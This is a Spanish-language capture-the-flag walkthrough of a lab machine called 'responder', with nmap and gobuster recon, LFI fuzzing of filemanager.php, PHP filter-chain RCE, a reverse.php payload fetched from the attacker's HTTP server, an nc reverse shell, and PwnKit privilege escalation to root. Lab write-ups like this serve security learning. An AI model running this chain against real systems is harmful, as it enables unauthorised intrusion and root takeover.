Responder


```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 192.168.137.14 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 12:36 -03
Initiating ARP Ping Scan at 12:36
Scanning 192.168.137.14 [1 port]
Completed ARP Ping Scan at 12:36, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:36
Scanning 192.168.137.14 [65535 ports]
Discovered open port 80/tcp on 192.168.137.14
Completed SYN Stealth Scan at 12:37, 14.03s elapsed (65535 total ports)
Nmap scan report for 192.168.137.14
Host is up, received arp-response (0.0022s latency).
Scanned at 2025-02-08 12:36:59 -03 for 14s
Not shown: 65533 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:93:EA:9A (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
           Raw packets sent: 72399 (3.186MB) | Rcvd: 65535 (2.621MB)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p80 -Pn -n 192.168.137.14 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 12:37 -03
NSE: Loaded 157 scripts for scanning.
```

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:93:EA:9A (VMware)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.14
http://192.168.137.14 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.14]
```



your answer is in the answer..


```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.14/" -x ht
ml,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.14/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 31]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/filemanager.php      (Status: 302) [Size: 0] [--> /]
/server-status        (Status: 403) [Size: 279]
Progress: 500089 / 830576 (60.21%)
```

solo nos redirige asi veremos por un LFI


```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster fuzz  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.14/filema
nager.php?FUZZ=/etc/passwd" --exclude-length 0
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://192.168.137.14/filemanager.php?FUZZ=/etc/passwd
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Exclude Length:   0
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
===============================================================
Starting gobuster in fuzzing mode
===============================================================
Found: [Status=302] [Length=1430] [Word=random] http://192.168.137.14/filemanager.php?random=/etc/passwd

Progress: 6782 / 207644 (3.27%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 7303 / 207644 (3.52%)
```


en el sitio continua redirigiendo asi q vemos la respuesta por vurpsuite




quise ver log, id_rsa, listar otros recursos pero nada, asi que fui a ver si filter chain funciona




vamos a crearnos el cmd para pasar a tener RCE





Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Date: Sat, 08 Feb 2025 17:31:11 GMT
Server: Apache/2.4.38 (Debian)
Location: /
Content-Length: 228
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
www-data
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Search
0 highlights
bash
0 highlights

revshell


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Date: Sat, 08 Feb 2025 19:17:12 GMT
Server: Apache/2.4.38 (Debian)
Location: /
Content-Length: 219
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# ll
.rw-r--r-- miguel miguel 328 B  Thu Jan 23 18:44:39 2025 cmd.php
.rw-r--r-- root   root   1.8 KB Sat Feb  8 15:01:47 2025 file.php
.rw------- root   root   1.7 KB Sat Feb  8 15:04:25 2025 id_rsa
.rw-rw-r-- miguel miguel 5.7 MB Fri Feb  7 20:53:38 2025 nmap
.rw-rw-r-- miguel miguel 8.6 KB Sat Feb  8 14:26:17 2025 php_filter_chain_generator.py
.rwxr-xr-x miguel miguel 3.4 MB Fri Jan 31 15:34:22 2025 pspy
.rwxr-xr-x miguel miguel 5.4 KB Wed Feb  5 14:17:17 2025 reverse.php
.rw-r--r-- root   root   133 MB Sun Jan 26 19:05:54 2025 rockyou.txt
.rw-r--r-- root   root   2.4 KB Sat Feb  8 15:07:35 2025 sshidrsa
.rw-r--r-- root   root   2.4 KB Thu Feb  6 19:16:08 2025 suForce.sh
.rw-r--r-- root   root   2.3 KB Fri Feb  7 20:44:48 2025 suforcepolop.sh

┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# python3 -m http.server 2323
Serving HTTP on 0.0.0.0 port 2323 (http://0.0.0.0:2323/) ...
192.168.137.14 - - [08/Feb/2025 16:17:09] "GET /reverse.php HTTP/1.1" 200 -
```



your answer is in the answer..

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.14] 43684
Linux responder 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
 20:18:31 up  8:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

https://github.com/Almorabea/pkexec-exploit

```
www-data@responder:/tmp$ find / -perm -4000 -ls 2>/dev/null
       56     64 -rwsr-xr-x   1 root     root        63736 Jul 27  2018 /usr/bin/passwd
       53     44 -rwsr-xr-x   1 root     root        44528 Jul 27  2018 /usr/bin/chsh
     3436     44 -rwsr-xr-x   1 root     root        44440 Jul 27  2018 /usr/bin/newgrp
       55     84 -rwsr-xr-x   1 root     root        84016 Jul 27  2018 /usr/bin/gpasswd
     3583     64 -rwsr-xr-x   1 root     root        63568 Jan 10  2019 /usr/bin/su
     3908     52 -rwsr-xr-x   1 root     root        51280 Jan 10  2019 /usr/bin/mount
    22376     24 -rwsr-xr-x   1 root     root        23288 Jan 15  2019 /usr/bin/pkexec
    22163    156 -rwsr-xr-x   1 root     root       157192 Jan 20  2021 /usr/bin/sudo
       52     56 -rwsr-xr-x   1 root     root        54096 Jul 27  2018 /usr/bin/chfn
     3910     36 -rwsr-xr-x   1 root     root        34888 Jan 10  2019 /usr/bin/umount
   144806     20 -rwsr-xr-x   1 root     root        18888 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   135466     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
    16114    428 -rwsr-xr-x   1 root     root       436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
    12774     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@responder:/tmp$
```

```
/usr/bin/python3
www-data@responder:/tmp$ python3 PwnKit.py
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7fa81796f4f0 at 0x7fa8171faa90>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
root
#
```

```
cat: ro: No such file or directory
# cat root.txt
2df90c7733e54427419eee2134ebde5e
# cat /home/elliot/user.txt
cat: /home/elliot/user.txt: No such file or directory
# cd /home/elliot
# ls -la
total 28
drwx------ 4 elliot elliot 4096 Feb  1  2022 .
drwxr-xr-x 4 root   root   4096 Feb  1  2022 ..
lrwxrwxrwx 1 root   root      9 Feb  1  2022 .bash_history -> /dev/null
-rwx------ 1 elliot elliot  220 Apr 18  2019 .bash_logout
-rwx------ 1 elliot elliot 3526 Apr 18  2019 .bashrc
drwx------ 3 elliot elliot 4096 Feb  1  2022 .local
-rwx------ 1 elliot elliot  807 Apr 18  2019 .profile
drwx------ 2 elliot elliot 4096 Feb  1  2022 .ssh
# cd ..
# ls
elliot  rohit
# cd rohit
# ls -la
total 28
drwx------ 2 rohit rohit 4096 Apr 20  2023 .
drwxr-xr-x 4 root  root  4096 Feb  1  2022 ..
lrwxrwxrwx 1 root  root     9 Feb  1  2022 .bash_history -> /dev/null
-rwx------ 1 rohit rohit  220 Apr 18  2019 .bash_logout
-rwx------ 1 rohit rohit 3526 Apr 18  2019 .bashrc
-rw------- 1 rohit rohit    5 Feb  1  2022 .calc_history
-rwx------ 1 rohit rohit  807 Apr 18  2019 .profile
-r-------- 1 rohit rohit   33 Apr 20  2023 user.txt
# cat user.txt
38ea4aa29dd3f88ad4b800af12ea42cb
#
```